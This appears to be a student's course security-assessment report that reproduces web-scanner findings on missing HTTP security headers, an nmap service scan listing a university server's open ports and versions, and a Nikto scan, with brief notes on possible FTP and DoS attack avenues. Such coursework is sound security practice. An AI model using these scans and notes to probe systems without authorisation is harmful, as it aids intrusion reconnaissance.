|---|---|---|---|---|
| Severity | Status | First Detected | Last Detected | Times Discovered |

Vulnerability Information

**General**

**App** 130.63.95.38
**ID** 6f734d19-f97a-418c-9a44-d160f169def9
**JIRA** ✕ Not Exported

**Root Cause**

**URL** http://130.63.95.38/project8/EECS4481/public/index.html
**Parameter**
**Method** GET

Attack Information

**References**

**Description** A clickjacked page tricks a user into performing undesired actions by clicking on a concealed link. On a clickjacked page, the attackers load another page over it in a transparent layer. The users think that they are clicking visible buttons, while they are actually performing actions on the hidden page.

**Recommendation** The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>. Sites can use this to avoid Clickjacking attacks, by ensuring that their content is not embedded into other sites.

To accommodate browsers that do not fully support X-Frame-Options, consider using the "frame-src" or "frame-ancestors" directives of the Content-Security-Policy HTTP header.

Attack Variances - 1 Attack


**Attack Type** X-Frame-Options
**Original Value**
**Attack Value**
**Description** X-Frame-Options HTTP header checking

**Error** Connection: close Date: Tue, 24 Mar 2020 21:03:20 GMT Content-Length: 274 Content-Type: text/html; charset=iso-8859-1 Server: Apache/2.4.29 (Ubuntu)
**Error Description** X-Frame-Options header not found

Original Traffic #1

```
GET /project8/EECS4481/public/index.html HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Host: 130.63.95.38
```

3) XSS content-Type-Options



Module Name: X-Content-Type-Options

| Severity | Status | First Detected | Last Detected | Times Discovered |
|---|---|---|---|---|
| Informational | Unreviewed | 0 days ago | 0 days ago | 1 |

Vulnerability Information

General

App 130.63.95.38

ID 1e1a393a-fae1-40e8-9ae6-0302f475b547

JIRA ✕ Not Exported

Root Cause

URL http://130.63.95.38/project8/EECS4481/public/index.html

Parameter

Method GET

Attack Information

References

Description The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files.

Recommendation The X-Content-Type-Options HTTP response header can be used to indicate whether or not a browser should be allowed to sniff a response away from the declared content-type. Sites can use this to avoid MIME-sniffing a response away from the declared content-type.

Attack Variances - 1 Attack

Attack 1

Attack Type X-Content-Type-Options

Original Value

Attack Value

Description X-Content-Type-Options header not found

Error Connection: close Date: Tue, 24 Mar 2020 21:03:20 GMT Content-Length: 274 Content-Type: text/html; charset=iso-8859-1 Server: Apache/2.4.29 (Ubuntu)

Error Description The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.


Original Traffic #1

```
GET /project8/EECS4481/public/index.html HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Host: 130.63.95.38
```

Vulnerability Details (3/4)

InsightAppSec: Scan (03/24/20 5:03 PM) - Mozilla Firefox
/usr/share/sparta/doc/help
Getting Started with Ne
Rapid7 - Login
InsightAppSec: Scan (03/
InsightAppSec
Chat App
https://ca.appsec.insight.rapid7.com/op/612AF98585710BAC341B/#/apps/00dd8f1a-dd89-407a-83b4-0471d86ac073/configuration/5269097e-98f0-4c0e-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d
Replay Attack
Request
Response
Prev Vuln
Next Vuln

4) XSS protection attack



InsightAppSec: Scan (03/24/20 5:03 PM) - Mozilla Firefox
/usr/share/sparta/doc/help
Getting Started with Ne
Rapid7 - Login
InsightAppSec: Scan (03/
InsightAppSec
Chat App
https://ca.appsec.insight.rapid7.com/op/612AF98585710BAC341B/#/apps/00dd8f1a-dd89-407a-83b4-0471d86ac073/configuration/5269097e-98f0-4c0e-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d
insightAppSec
Scan (03/24/20 5:03 PM)
Scan Vulnerabilities
Crawl Map
Scan Logs
4 Vulnerabilities
All Vulnerabilities (4 of 4)
URL

Module Name: X-XSS-Protection

Severity | Status | First Detected | Last Detected | Times Discovered

**Vulnerability Information**

**General**

**App** 130.63.95.38

**ID** 21d85a44-a157-4ff9-a16a-bea37ad1e03c

**JIRA** ✕ Not Exported

**Root Cause**

**URL** http://130.63.95.38/project8/EECS4481/public/index.html

**Parameter**

**Method** GET

**Attack Information**

**References**

**Description** Cross-Site Scripting (XSS) attacks occur when: Data enters a Web application through an untrusted source, most frequently a web request. The data is included in dynamic content that is sent to a web user without being validated for malicious code. The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

**Recommendation** X-XSS-Protection header is a mechanism that web sites have to communicate to the web browsers that XSS Filter enabled and can check a cross-site scripting attack in the URL. It has neutered this attack as the identified script was replayed back into the response page. In this way the filter is effective without modifying an initial request to the server or blocking an entire response.

**Attack Variances - 1 Attack**

Attack 1

Replay Attack

**Attack Type** X-XSS-Protection

**Original Value**

**Attack Value**

**Description** X-XSS-Protection header not found

**Error** Connection: close Date: Tue, 24 Mar 2020 21:03:20 GMT Content-Length: 274 Content-Type: text/html; charset=iso-8859-1 Server: Apache/2.4.29 (Ubuntu)

**Error Description** The X-XSS-Protection HTTP response header not found.

Original Traffic #1

Request | Response

```
GET /project8/EECS4481/public/index.html HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Host: 130.63.95.38
```


Prev Vuln | Vulnerability Details (4/4) | Next Vuln

**The detailed 6 reports are attached separately**:

1) insightAppSec vulnerabilities report
2) insightAppSec vulnerabilities Remediation Report
3) OWASP 2013 report
4) OWASP 2017 report
5) HIPAA Compliance Report
6) GDPRR report

3.3) **NOTE: I HAVE ATTACHED 2 NMAP REPORTS:**

1) **Nmap_server_results.txt (for server 130.63.95.38)**
2) **Nmap_results_homePC.txt (for my private IP 192.168.2.15)**




```
rd110018@ubuntu:~/Desktop$ nmap -sV -v 130.63.95.38
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-24 13:44 PDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 13:44
Scanning 130.63.95.38 [2 ports]
Completed Ping Scan at 13:44, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:44
Completed Parallel DNS resolution of 1 host. at 13:44, 0.18s elapsed
Initiating Connect Scan at 13:44
Scanning abuosba-temp.eecs.yorku.ca (130.63.95.38) [1000 ports]
Discovered open port 443/tcp on 130.63.95.38
Discovered open port 23/tcp on 130.63.95.38
Discovered open port 21/tcp on 130.63.95.38
Discovered open port 22/tcp on 130.63.95.38
Discovered open port 80/tcp on 130.63.95.38
Discovered open port 82/tcp on 130.63.95.38
Discovered open port 81/tcp on 130.63.95.38
Completed Connect Scan at 13:44, 1.33s elapsed (1000 total ports)
Initiating Service scan at 13:44
Scanning 7 services on abuosba-temp.eecs.yorku.ca (130.63.95.38)
Completed Service scan at 13:44, 12.06s elapsed (7 services on 1 host)
NSE: Script scanning 130.63.95.38.
Initiating NSE at 13:44
Completed NSE at 13:44, 0.12s elapsed
Initiating NSE at 13:44
Completed NSE at 13:44, 0.16s elapsed
Nmap scan report for abuosba-temp.eecs.yorku.ca (130.63.95.38)
Host is up (0.0066s latency).
Not shown: 966 closed ports
PORT      STATE    SERVICE        VERSION
1/tcp     filtered tcpmux
7/tcp     filtered echo
9/tcp     filtered discard
19/tcp    filtered chargen
21/tcp    open     ftp            ProFTPD 1.3.4c
22/tcp    open     ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
23/tcp    open     telnet         Linux telnetd
25/tcp    filtered smtp
42/tcp    filtered nameserver
80/tcp    open     http           Apache httpd 2.4.29 ((Ubuntu))
81/tcp    open     http           nginx 1.14.0 (Ubuntu)
82/tcp    open     http           Apache httpd 2.4.34 ((Unix) OpenSSL/1.0.2p PHP/7.2.9 mod_perl/2.0.8-dev Perl/v5.16.3)
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
161/tcp   filtered snmp
389/tcp   filtered ldap
443/tcp   open     ssl/http       Apache httpd 2.4.34 ((Unix) OpenSSL/1.0.2p PHP/7.2.9 mod_perl/2.0.8-dev Perl/v5.16.3)
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
515/tcp   filtered printer
541/tcp   filtered uucp-rlogin
593/tcp   filtered http-rpc-epmap
901/tcp   filtered samba-swat
1433/tcp  filtered ms-sql-s
1434/tcp  filtered ms-sql-m
1521/tcp  filtered oracle
1524/tcp  filtered ingreslock
3306/tcp  filtered mysql
3389/tcp  filtered ms-wbt-server
4444/tcp  filtered krb524
5432/tcp  filtered postgresql
9100/tcp  filtered jetdirect
16992/tcp filtered amt-soap-http
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As per the image above, OS is Unix, Linux. The important ports open are as follows:
21 (ftp → can be used for anonymous login attack),
22 (ssh → openSSH 7.6p1),
23 (telnet),
80 (Apache httpd 2.4.29),
81(nginx that can be targeted for DoS attack),
443 (Apache httpd 2.4.34)

3.4) **NOTE : there are 2 sparta reports attached:**

1) **Sparta_server_report**
2) **Sparta_report_homePC (this is the one where i tested application privately)**



SPARTA 1.0.4 (BETA) - sparta server report.sprt - /home/rd110018/Desktop/
File
Help
Scan
Brute
Hosts
Services
Tools
Log

| Tool |
|---|
| ftp-default |
| nikto |
| screenshooter |

| Target | Port |
|---|---|
| 130.63.95.38 | 80/tcp |
| 130.63.95.38 | 443/tcp |
| 130.63.95.38 | 81/tcp |
| 130.63.95.38 | 82/tcp |
| 130.63.95.38 | 3333/tcp |

```
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          130.63.95.38
+ Target Hostname:    abuosba-temp.eecs.yorku.ca
+ Target Port:        3333
+ Start Time:         2020-03-24 14:14:29 (GMT-7)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
+ Server leaks inodes via ETags, header found with file /, fields: 0xW/43a 0x1710e59cd4a
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie connect.sid created without the httponly flag
+ Uncommon header 'content-security-policy' found, with contents: default-src 'none'
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 6544 items checked: 24 error(s) and 6 item(s) reported on remote host
+ End Time:           2020-03-24 14:17:25 (GMT-7) (176 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

| Progress | Tool | Host | Start time | End time | Status |
|---|---|---|---|---|---|
| 🟩 | screenshot (3333/tcp) | 130.63.95.38 | 24 Mar 2020 14:14:28 | 24 Mar 2020 14:14:28 | Finished |
